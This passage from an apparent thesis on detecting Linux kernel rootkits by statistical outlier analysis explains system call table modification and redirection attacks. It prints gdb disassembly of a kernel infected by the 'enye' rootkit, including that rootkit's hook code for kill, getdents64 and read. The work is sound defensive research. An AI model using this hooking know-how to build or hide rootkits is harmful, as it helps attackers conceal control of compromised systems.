

Figure 3.1: system call table modification attack

An example of the system call table modification attack follows. Appendix E.1 displays the addresses for all 252 addresses from the system call table of a 32-bit Intel architecture Linux kernel 2.4.27 system before the deployment of a rootkit employing the system call table modification attack.

Appendix E.2 contains the memory addresses of the system call table in an Intel Architecture 32-bit Linux kernel 2.4.27 machine after the deployment of the Knark Linux Kernel Module rootkit, and this particular rootkit utilizes the system call table modification attack. Memory addresses than have been replaced by the rootkit are presented in boldfaced font.

3.2 The System Call Target Modification/System Call Table Redirection Attack

In the system call target modification and system call redirection attacks, the attacker overwrites legitimate system calls in the system call table with malicious code. These attacks have the advantage of not having to change the system call table. Instead, the first few instructions of the system call function being attacked is overwritten with a jump instruction to the malicious code located higher in memory. The system call redirection attack is essentially the same as the system call target modification attack, in that the attacker modifies the system_call function, modifying the address of the system call table located therein, which handles individual system calls. An overview of this attack is presented in Figure 3.2, below.



Figure 3.2: system call target modification and system call table redirection attacks

The system call target modification and system call table redirection attacks make use of runtime kernel patching [9] in order to actually change instructions within the system calls themselves. An example of the system call table redirection attack used against an Intel Architecture 32-bit Linux kernel 2.6.8 system will now be presented.

The following code contains the disassembled instructions for the system_call system call function before the deployment of a rootkit. System_call is the handler used by all other system call functions.

```
(gdb) disass system_call
Dump of assembler code for function system_call:
0xc01040dc <system_call+0>:     push   %eax
0xc01040dd <system_call+1>:     cld
0xc01040de <system_call+2>:     push   %es
0xc01040df <system_call+3>:     push   %ds
0xc01040e0 <system_call+4>:     push   %eax
0xc01040e1 <system_call+5>:     push   %ebp
0xc01040e2 <system_call+6>:     push   %edi
0xc01040e3 <system_call+7>:     push   %esi
0xc01040e4 <system_call+8>:     push   %edx
0xc01040e5 <system_call+9>:     push   %ecx
0xc01040e6 <system_call+10>:    push   %ebx
0xc01040e7 <system_call+11>:    mov    $0x7b,%edx
0xc01040ec <system_call+16>:    mov    %edx,%ds
0xc01040ee <system_call+18>:    mov    %edx,%es
0xc01040f0 <system_call+20>:    mov    $0xffffe000,%ebp
0xc01040f5 <system_call+25>:    and    %esp,%ebp
0xc01040f7 <system_call+27>:    cmp    $0x11c,%eax
0xc01040fc <system_call+32>:    jae    0xc01041d4 <syscall_badsys>
0xc0104102 <system_call+38>:    testb  $0x81,0x8(%ebp)
0xc0104106 <system_call+42>:    jne    0xc0104170 <syscall_trace_entry>
End of assembler dump.
(gdb) q
```

Note that the system_call function calls the syscall_trace_entry function. Further disassembly of the syscall_trace_entry function yields the following instructions:

```
(gdb) disass syscall_trace_entry
Dump of assembler code for function syscall_trace_entry:
0xc0104170 <syscall_trace_entry+0>:     movl   $0xffffffda,0x18(%esp)
0xc0104178 <syscall_trace_entry+8>:     mov    %esp,%eax
0xc010417a <syscall_trace_entry+10>:    xor    %edx,%edx
0xc010417c <syscall_trace_entry+12>:    call   0xc0108250
      <do_syscall_trace>
0xc0104181 <syscall_trace_entry+17>:    mov    0x24(%esp),%eax
0xc0104185 <syscall_trace_entry+21>:    cmp    $0x11c,%eax
0xc010418a <syscall_trace_entry+26>:    jb     0xc0104108
      <syscall_call>
0xc0104190 <syscall_trace_entry+32>:    jmp    0xc0104113
      <syscall_exit>
0xc0104192 <syscall_trace_entry+34>:    mov    %esi,%esi
End of assembler dump.
(gdb) Quit
```

Further note that the syscall_trace_entry function calls the syscall_call function. Again, further disassembly of the syscall_call function yields the following instructions:

```
(gdb) disass syscall_call
Dump of assembler code for function syscall_call:
0xc0104108 <syscall_call+0>:    call   *0xc031b260(,%eax,4)
0xc010410f <syscall_call+7>:    mov    %eax,0x18(%esp)
End of assembler dump.
(gdb)
```

Now it comes to the system call table at last. In the disassembled instructions of syscall_call, observe that the instruction "`call *0xc031b260(,%eax,4)`", which is the address of the system call table on the test system. Armed with this information, one may deduce that any attacker wishing to perform the system call table redirection attack would need to overwrite some combination of the functions system_call, syscall_trace_entry, and perhaps syscall_call. If the attacker makes use of the enye linux kernel module rootkit, which employs runtime kernel patching and attacks the syscall_trace_entry and system_call system call functions, the following effects from the attack may be observed. First, note the following disassembled system_call function after enye rootkit infection:

```
Dump of assembler code for function system_call:
0xc01040dc <system_call+0>:     push   %eax
0xc01040dd <system_call+1>:     cld
0xc01040de <system_call+2>:     push   %es
0xc01040df <system_call+3>:     push   %ds
0xc01040e0 <system_call+4>:     push   %eax
0xc01040e1 <system_call+5>:     push   %ebp
0xc01040e2 <system_call+6>:     push   %edi
0xc01040e3 <system_call+7>:     push   %esi
0xc01040e4 <system_call+8>:     push   %edx
0xc01040e5 <system_call+9>:     push   %ecx
0xc01040e6 <system_call+10>:    push   %ebx
0xc01040e7 <system_call+11>:    mov    $0x7b,%edx
0xc01040ec <system_call+16>:    mov    %edx,%ds
0xc01040ee <system_call+18>:    mov    %edx,%es
0xc01040f0 <system_call+20>:    mov    $0xffffe000,%ebp
0xc01040f5 <system_call+25>:    and    %esp,%ebp
0xc01040f7 <system_call+27>:    push   $0xd087bf65
0xc01040fc <system_call+32>:    ret
0xc01040fd <system_call+33>:    adc    $0x0,%edx
```

```
0xc0104100 <system_call+36>:    add    %al,(%eax)
0xc0104102 <system_call+38>:    testb  $0x81,0x8(%ebp)
0xc0104106 <system_call+42>:    jne    0xc0104170 <syscall_trace_entry>
End of assembler dump.
```

Clearly the instructions for the system_call system call function have been altered, specifically with a new address – `0xd087bf65`. This address replaces the normal call to syscall_badsys, which is the function to handle non-existent or bad system calls. The reason for this modification is not yet clear. Further disassembly of the syscall_trace_entry system call function (the function that really leads to the system call table) shows the following modifications:

```
Dump of assembler code for function syscall_trace_entry:
0xc0104170 <syscall_trace_entry+0>:     movl   $0xffffffda,0x18(%esp)
0xc0104178 <syscall_trace_entry+8>:     mov    %esp,%eax
0xc010417a <syscall_trace_entry+10>:    xor    %edx,%edx
0xc010417c <syscall_trace_entry+12>:    call   0xc0108250
<do_syscall_trace>
0xc0104181 <syscall_trace_entry+17>:    mov    0x24(%esp),%eax
0xc0104185 <syscall_trace_entry+21>:    push   $0xd087bf65
0xc010418a <syscall_trace_entry+26>:    ret
0xc010418b <syscall_trace_entry+27>:    (bad)
0xc010418c <syscall_trace_entry+28>:    js     0xc010418d
      <syscall_trace_entry+29>
0xc010418e <syscall_trace_entry+30>:    (bad)
0xc010418f <syscall_trace_entry+31>:    ljmp   *%ebx
0xc0104191 <syscall_trace_entry+33>:    orl
      $0x89fb9374,0x81c1f6f6(%ecx)
End of assembler dump.
```

Once again, the address `0xd087bf65` figures prominently in the disassembled code. Address `0xd087bf64` is, in reality, the address of the code to handle the malicious system calls. This is precisely what we are trying to detect, and normally our code and instruction analysis would stop here. However, a brief discussion of the malicious code for handling the attacker's alternative system call functions will be presented for completeness.

3.3 Analysis of Malicious Code

Below, make note of the malicious code for handling the system calls for which the attacker has furnished alternatives. After handling selected system calls, the attacker returns control to the normal system call process by pushing address 0xc010410F (the end of the syscall_call fuction) and returning.

```
Dump of assembler code from 0xd087bf64 to 0xd087bfaa:
0xd087bf64:     nop
0xd087bf65:     nop
0xd087bf66:     nop
0xd087bf67:     nop
0xd087bf68:     nop
0xd087bf69:     cmp    $0x11c,%eax
0xd087bf6e:     jae    0xd087bf72
0xd087bf70:     jmp    0xd087bf78
0xd087bf72:     push   $0xc0104113 <syscall_exit>
0xd087bf77:     ret
0xd087bf78:     cmp    $0x25,%eax
0xd087bf7b:     je     0xd087bf8f
0xd087bf7d:     cmp    $0xdc,%eax
0xd087bf82:     je     0xd087bf97
0xd087bf84:     cmp    $0x3,%eax
0xd087bf87:     je     0xd087bf9f
0xd087bf89:     push   $0xc0104108 <syscall_call>
0xd087bf8e:     ret
0xd087bf8f:     call   *0xd087c0a0
0xd087bf95:     jmp    0xd087bfa5
0xd087bf97:     call   *0xd087c0a8
0xd087bf9d:     jmp    0xd087bfa5
0xd087bf9f:     call   *0xd087c0ac
0xd087bfa5:     push   $0xc010410f <end of syscall_call>
0xd087bfaa:     ret
```

The following code checks to see if the system call is sys_kill, and if it is, redirects the system call to the malicious sys_kill system call that the attacker has provided at `0xd087bf8f`.

```
0xd087bf78:     cmp    $0x25,%eax <Check if system call is ‘kill’>
0xd087bf7b:     je     0xd087bf8f <If so, redirect to malicious call>
```

Next, the attacker again checks to see if the system call is sys_getdents64, and if so, redirects the system call to the alternative, malicious sys_getdents64 furnished by the attacker at 0xd087bf97, like so:

```
0xd087bf7d:     cmp    $0xdc,%eax
0xd087bf82:     je     0xd087bf97
```

Finally, the attacker checks if the system call is sys_read. If it is indeed sys_read, the calling program is redirected to addresses 0xd087bf9f, where a malicious copy of sys_read awaits.

If necessary, it is possible to further disassemble the malicious system calls. Furhter investigation may require, for example, that the malcious system calls be disassembled and analyzed to further enhance existing or future detection techniques.

CHAPTER IV

ANALYSIS OF THE KERNEL

4.1 Kernel Modifications

In order to debug a running kernel (or any other process) it is necessary to have a minimum amount of debugging support compiled into the binary. Additional debugging symbols may be compiled into any binary simply by using a command such as "`gcc -g -o binary binary.c`". Although full debugging symbols may be compiled into the Linux kernel, the kernel binary would be huge. In fact, this approach was tested and the kernel was *so* large that it would not boot. In practice, additional debugging symbols do not need to be compiled into a kernel for the analysis necessary in this research. However, it is necessary that the kernel or binary in question has not been stripped with the `strip` command. The `strip` command removes all debugging symbols from an object file. During preliminary testing, it was discovered that Debian 3.1 Release 1 with kernel version 2.4.27 installs with a stripped kernel [38], presumably to save space. It was necessary to rebuild the kernel in order to have even basic debugging ability for this research.

As previously mentioned, the Linux operating system may access up to 4 Gigabytes of virtual memory in a default configuration, with memory addresses between `0x00000000` and `0xFFFFFFFF` in hexadecimal notation. The kernel which will be

used in this research has had support for 4 Gigabytes of memory removed, and now only supports up to one Gigabyte of memory. None of the hardware to be used in these experiments has four Gigabytes of memory, but if statistical outliers may be detected in a one Gigabyte (or less) memory space, detecting those same outliers in a four Gigabyte memory space should pose much less of a challenge.

Another tool available for kernel debugging is the Linux kernel debugger (kdb). Preliminary experiments have shown kdb to be unstable and problematic when used in conjunction with XWindows. Performance in terminal mode is much better, however many of the commands covered in the documentation do not appear to be implemented. It is mentioned here because it required two kernel patches and recompilation of the kernel to implement.

4.2 Memory Analysis Toolset

Two categories of memory analysis tools were selected for use in this research. The first category includes but one application, the GNU debugger, or gdb. Gdb is a source level debugger, and includes facilities for examining memory, disassembly, attaching to running processes, scripting support, and many other functions. Gdb does require a minimum set of debugging symbols to be compiled into the binary to be debugged, but in practice this simply requires that the debugging target must not have been stripped in order to save space. Debugging a running kernel with gdb requires the kernel binary (typically `/boot/vmlinux`) and a core file for the running kernel (typically `/proc/kcore`). Gdb has proven indispensable in kernel debugging for the

purpose of rootkit detection, and will be a primary application used in this research [39-41]

The second category of memory analysis tool consists of the Linux kernel debugger, kdb. The kernel debugger consists of two kernel patches, and requires that the kernel be recompiled in order to use kdb. Preliminary experiments have shown kdb to be unstable, particularly when used in conjunction with XWindows, and a substantial portion of the commands covered in the kdb documentation do not appear to be implemented. Further adding to these problems, kdb does not appear to support output redirection and other Unix command line conveniences, adding to the difficulty of utilizing it for anything other than a cursory examination of kernel structures and memory.

4.3 Kernel Symbols

Within the Linux kernel, there are many symbols – functions, variables, and so on. When the kernel is compiled, a file called `/boot/System.map` is generated as part of the compilation process. More specifically, `/boot/System.map` is generated using the `nm` command, such as '`nm /boot/debug/vmlinux-2.6.8`'.
The nm command lists symbols from given object files. The form of the output consists of the symbol value (memory address), symbol type, and symbol type. A typical `system.map` file consists of well over twenty thousand entries, but a sample is provided table 4.1, below.

Table 4.1: sample system.map file contents

Hex Address	Symbol Type	System Call
c011b540	T	Sys_rt_sigprocmask
c011b610	T	do_sigpending
c011b6a0	T	sys_rt_sigpending
c011b6b0	T	Copy_siginfo_to_user
c011b840	T	Sys_rt_sigtimedwait
c011baf0	T	sys_kill
c011bb50	T	sys_tgkill
c011bc30	T	sys_tkill
c011bd00	T	Sys_rt_sigqueueinfo
c011bd70	T	do_sigaction
c011bf20	T	do_sigaltstack
c011c060	T	sys_sigpending
c011c080	T	sys_sigprocmask
c011c180	T	sys_rt_sigaction
c011c240	T	sys_sgetmask
c011c260	T	sys_ssetmask
c011c2a0	T	sys_signal

Furthermore, it should be noted that the `/boot/System.map` file is merely a text file residing on the filesystem, and may be easily modified by an attacker. If one wishes to depend on this file for debugging purposes, it should be re-created using the `nm` command as explained previously. This file is important in that it is a primary source of debugging information (system call function names and addresses) used in debugging the kernel. Additionally, a listing of kernel function symbols may be obtained by issuing the '`info functions`' command from within the GNU debugger, gdb.

Table 4.1 consists of a symbol value (memory address in hexadecimal format), symbol type, and symbol name. Symbol value and symbol name are very straightforward, but symbol type merits additional explaination. There are fifteen different symbol types that may exist within the kernel [42]. These are:

- "A": The symbol's value is absolute, and will not be changed by further linking.
- "B": The symbol is in the uninitialized data section (known as BSS)

- "C": The symbol is common. Common symbols are uninitialized data. When linking, multiple common symbols may appear with the same name. If the symbol is defined anywhere, the common symbols are treated as undefined references.
- "D": The symbol is in the initialized data section.
- "G": The symbol is in an initialized data section for small objects. Some object file formats permit more efficient access to small data objects, such as a global int variable as opposed to a large global array.
- “I": The symbol is an indirect reference to another symbol. This is a GNU extension to the a.out object file format which is rarely used.
- "N": The symbol is a debugging symbol.
- "R": The symbol is in a read only data section.
- "S": The symbol is in an uninitialized data section for small objects.
- "T": The symbol is in the text (code) section.
- "U": The symbol is undefined.
- "V": The symbol is a weak object. When a weak defined symbol is linked with a normal defined symbol, the normal defined symbol is used with no error. When a weak undefined symbol is linked and the symbol is not defined, the value of the weak symbol becomes zero with no error.
- "W": The symbol is a weak symbol that has not been specifically tagged as a weak object symbol. When a weak defined symbol is linked with a normal defined symbol, the normal defined symbol is used with no error. When a weak

undefined symbol is linked and the symbol is not defined, the value of the weak symbol becomes zero with no error.

- "-": The symbol is a stabs symbol in an a.out object file. In this case, the next values printed are the stabs other field, the stabs desc field, and the stab type. Stabs symbols are used to hold debugging information.
- "?": The symbol type is unknown, or object file format specific.

From looking at the `/boot/System.map` file (or by re-creating it with the `nm` command), we can see that since system call functions are in the text section of the kernel, they will always have a symbol type of “T”. The system call table, being in the initialized data section of the kernel, will always have a symbol type of “D”. This concept is further illustrated in Figures 3.1 and 3.2.

4.4 Linux Kernel Modules

Many linux kernel rootkits take of the form of loadable kernel modules. Linux kernel developers, perhaps in an attempt to slow the further development of linux kernel rootkits, have made substantial changes in the way that linux kernel modules are handled between kernel version 2.4 and kernel version 2.6 [43].

The most significant change to Linux kernel modules in the move from Linux kernel version 2.4 and Linux kernel version 2.6 is that Linux kernel modules are loaded much differently. The typical user will not notice any difference with the exception that the suffix for the Linux kernel module has changed. Programmers use high level tools to manage the creation of Linux kernel modules, and the interface to these tools has not changed [43].

In Linux kernel version 2.4, some program running in user space would interpret the Linux kernel module file (mymodule.o), link it to the running kernel, and generate a finished binary image. This program would then pass the binary image to the kernel and the kernel would simply place it into memory [43].

In Linux kernel version 2.6, it is the kernel that does the linking. Some user space program passes the contents of the Linux kernel module object file directly to the kernel. In order to function correctly, the Linux kernel module object image must contain some additional information. To correctly identify the Linux kernel module object file, the file is named with suffix ".ko" ("kernel object") instead of ".o". Obviously, there exists an all new modutils package for use with Linux kernel version 2.6. In this new package, `insmod` is a very small program, compared to the `insmod` command that includes a fully functional linker in Linux kernel version 2.4 [43].

In Linux kernel version 2.6, the procedure for creating a loadable kernel module is more involved. In order to create a loadable kernel module in Linux kernel version 2.6, a programmer starts with a regular object (*.o) file. The programmer would then use the command `modpost` on the object (*.o) file in order to create a C source file that describes the additional sections the loadable kernel module file requires. This file will be referred to as the .mod file because the suffix of the file is typically ".mod". Next, the programmer compiles the .mod file and links the result with the original object file (*.o) to create the final loadable kernel module (*.ko) file [43].

The .mod object file contains the name that the loadable kernel module instance will have when it is loaded. This name is set with the -D compile option during the

compilation of the .mod file, which sets the KBUILD_MODNAME macro. This change complicates some things for the programmer or system administrator [43].

For example, changing the name for the loadable kernel module instance in Linux kernel version 2.4 could be accomplished by using the "-o" command line option with the `insmod` command. However, in Linux kernel module 2.6 there is no such command line option for the command `insmod` [43].

The name of the loadable kernel module is part of the object file (*.o) that the programmer passes to the kernel. The default name is built into the object, but if the programmer wants to load it with some other name, they must accomplish this by rebuilding the loadable kernel module before passing it to the command `insmod` [43].

4.5 Kernel Debugging: Selected Commands

In order to begin debugging the Linux kernel, one may issue several commands at the operating system level or from a debugger (gdb). Some of these commands, and accompanying explanations, are shown below [39].

4.5.1 Operating system commands

`/usr/bin/nm /usr/src/linux-2.4.27/vmlinux`. The file `/boot/System.map` contains all of the symbols available in the kernel. However, this file is only a text file available to anyone with superuser access. As such, it should not be trusted, and this command will reproduce the contents of this file. The operand, `/usr/src/linux-2.4.27/vmlinux`, is created when the administrator completes

the process of recompiling the Linux kernel. The information produced by this command is invaluable for use in debugging the kernel [42].

`gdb /usr/src/linux-2.4.27/vmlinux /proc/kcore`.

Furthermore, if the kernel located at `/usr/src/linux-2.4.27/vmlinux` is the currently running boot kernel, it may be debugged by executing this command. The command `gdb` is the GNU debugger, the file `/usr/src/linux-2.4.27/vmlinux` is the kernel binary, and the file `/proc/kcore` is an alias for the memory in the computer .

4.5.2 Debugger Commands

Once the system administrator has issued a debugging command such as `gdb /usr/src/linux-2.4.27/vmlinux /proc/kcore,` it is then possible to issue debugger commands and examine the state of the kernel. These commands range in purpose from printing the contents of the system call table, printing the address of a given system call, or disassembling system calls [39].

`x/252 sys_call_table`. This command simply prints the addresses in the system call table for Linux kernel version 2.4.27. Once obtained, these addresses can be analyzed for the presence of outliers using a variety of methods.

`p sys_read`. The "`P`" debugger command is used to print the address of an object (system call, variable, etc.) within the kernel. This is useful for checking the address of kernel components that are commonly attacked.

`disass sys_read`. The "`disassemble`" debugger comand simply allows for the disassembly of kernel functions. This functionality is essential for the detection of runtime kernel patching rootkits.

`info functions`. This command outputs the memory address and name of every exported function within the kernel. This command is particularly valuable, since runtime kernel patching rootkits may be able to attack any function within the kernel as well. As such, it is important to obtain a list of all exported kernel functions so that they may be checked for traces of rootkit infection.

4.5.3 Data Acquisition

Typically, the data analyzed in this research is acquired by issuing debugging commands from within gdb, the GNU debugger. As explained in detail in section 4.5.2, the addresses in the system call table may be retrieved using the debugger command `` `x/252 sys_call_table` `` and is used in detecting the system call table modification attacks using the general and normal distribution models.

The jump instructions from the individual system calls are obtained by issuing commands similar to `` `disass sys_read` `` which yields the disassembled code for the entire sys_read system call. As a second step, a small perl program collects the operands of the jump instructions from this disassembled code. This data is then used to detect the system call target modification attack using general and normal distribution models.

CHAPTER V

DETECTING SYSTEM CALL TABLE MODIFICATION ATTACKS USING GENERAL DISTRIBUTION MODELS

In this chapter the details of detecting the system call table modification attack will be explored more thorougly. Section 5.1 includes definitions and a formal model, while section 5.2 includes a necessary discussion regarding different hardware platforms. An in depth discussion of basic statistical methods used in outlier analysis is presented in section 5.3. Experimental results from the detection efforts against four different rootkits, each employing the system call table modification attack, are presented in section 5.4. Finally, conclusions from this approach are presented in section 5.5.

5.1 Definitions and Formal Model

Definition of an outlier. Anyone who has analyzed several sets of real data has probably noticed 'outliers'. An intuitive definition of an outlier is "an observation which deviates so much from other observations as to arouse suspiciouns that it was generated by a different mechanism [44]". Scrutinizing a sample containing one or more outliers would show characteristics such as large gaps between "inlying" and "outlying" observations, and the difference between them as measured by some standardized

metric [44]. Therefore, the formal definition of an outlier is "an observation that lies outside the overall pattern of a distribution [45]."

Definition of a discordancy test. Typically, outliers are either accomodated or rejected. Since the focus of this research is the detection of kernel rootkits, accomodating their presence would not be appropriate. In this instance, the goal is to reject them or at least identify them as features of special interest [46]. In the absence of a desire to accommodate outliers, statistical tests are needed to determine whether or not an observation is to be regarded as a member of the main population. These statistical tests are known as discordancy tests [46].

Definition of a kernel rootkit. A kernel rootkit can be defined as some program p_2, which mimicks a subset of operating system functionality known as program p_1. Therefore, p_1 is a subset of p_2. The functionality that exists in p_2, but not p_1, would be the additional functionality provided by the kernel rootkit in order to maintain control of a compromised system, attack other systems, destroy evidence, and decrease the chance of being detected by system administrators. More formally, the kernel rootkit functionality can be expressed as $p_2 - p_1 = p'$ [14].

Kernel rootkits attack the operating system by way of modifying system call memory addresses. As previously discussed, this is accomplished through the following mechanisms [14]:

System call table modification – Changes the addresses of the system calls in the system call table to point to similar, but malicious, system calls located much higher in memory.

System call table redirection – Modifies the system call handler, changing the address of the system call table to a similar, but malicious system call table much higher in memory.

System call target modification – Directly modifies the system call instructions (via runtime kernel patching), inserting a jump instruction to a location much higher in memory which contains a similar, but malicious, system call.

Clearly, each of these mechanisms adds one successive layer of redirection to a simple memory redirection attack. We are interested in two related groups of memory addresses of both kernel rootkit functionality p_2 and normal kernel functionality p_1.

Memory addresses for normal kernel system calls will be represented as $M_1(p_1)$ for all system calls, and $M_2(p_1)$ for the subset of system calls in the system call table. Memory addresses for system calls modified by rootkit functionality will be represented as $M_1(p_2)$ for all system calls, and $M_2(p_2)$ for the subset of system calls in the system call table. Burdach [16] has proposed that system call addresses modified by kernel rootkits can be considered outliers.

The new framework for detecting kernel rootkits through outlier analysis includes several key features. First, it is necessary to understand the underlying distribution of system call addresses, at least on a general level. This includes two interrelated groups of system call addresses: all system call addresses in the kernel, or s_1; and system call addresses only in the system call table, or s_2. Therefore, s_2 is a subset of s_1.

Second, both s_1 and s_2 will best fit some known distributions with discordancy test scores of D_1 and D_2. However, this knowledge will be general, obtained by

experimentation with many different operating system/architecture pairs. If a kernel rootkit is present, s_1 and s_2 will be transformed to s_1' and s_2', and D_1 and D_2 will be transformed into some less well fitting values D_1' and D_2'. Finally, one discordancy test t will be selected to test for the presence of outliers. In this case, the chosen discordancy test is the Anderson-Darling goodness of fit test.

Formal Model. The model and approach just described can now be formalized. The formalized technique is described below.

$s_1 = M_1(p_1)$ - All sysem call addresses in the uninfected kernel (5.1)

$s_2 = M_2(p_1)$ - System call addresses in the uninfected system call table (5.2)

$s_1' = M_1(p_2)$ - All sysem call addresses in the infected kernel (5.3)

$s_2' = M_2(p_2)$ - System call addresses in the infected system call table (5.4)

$D_1 = t(s_1)$ - Discordancy test for all system call addresses in the uninfected kernel (5.5)

$D_2 = t(s_2)$ - Discordancy test for system call table addresses in uninfected kernel (5.6)

$D_1' = t(s_1')$ - Discordancy test for all system call addresses in the infected kernel (5.7)

$D_2' = t(s_2')$ - Discordancy test for system call table addresses in infected kernel (5.8)

Note that s_1 and s_2 are derived from general knowledge in that they are obtained from experimentation across mutliple operating system/architecture pairs, while s_1' and s_2' are obtained from the specific system under study. If $D_1' > D_1$ or $D_2' > D_2$ then a rootkit has been detected.

If a rootkit has been detected, outliers are removed, one at a time, until the discordancy test returns to close to normal. Note that the location of the outliers is constrained by operating system mechanics, so we know that outliers are always in the right hand tail of the distribution.

Let s_{1j} be the largest (right most) system call address in the kernel, and let s_{2j} be the largest (right most) system call address in the system call table.

$$s_1' = s_1' - s_{1j}' \quad (5.9)$$

$$s_2' = s_2' - s_{2j}' \quad (5.10)$$

$$D_1' = t(s_1') \quad (5.11)$$

$$D_2' = t(s_2') \quad (5.12)$$

And again, if $D_1' > D_1$ or $D_2' > D_2$ then a rootkit has been detected.

Until the kernel rootkit is fully detected – that is, until $D_1' <= D_1$ and $D_2' <= D_2$.

5.2 Hardware Platforms

One consideration that is critical to the success of this research is that the distribution of system call addresses for a specific kernel version must be very close across various architectures. This is a necessity if analysis is to occur without additional *a priori* knowledge of the specific system under study. Preliminary experiments were conducted on a 32-bit Intel machine and a 64-bit SPARC machine with different kernel compilation options in order to test this hypothesis. Tables 5.1 and5.2, below, summarize the results of these experiments.

Table 5.1: Distribution fits from 32-bit Intel machine, kernel 2.4.27

Distribution	AD-Score
Largest Extreme Value	5.228
3-Parameter Gamma	6.244
3-Parameter Loglogistic	7.357
Logistic	7.361
Loglogistic	7.364
Lognormal	7.495
Normal	7.495
3-Parameter Lognormal	7.512
3-Parameter Weibull	11.949
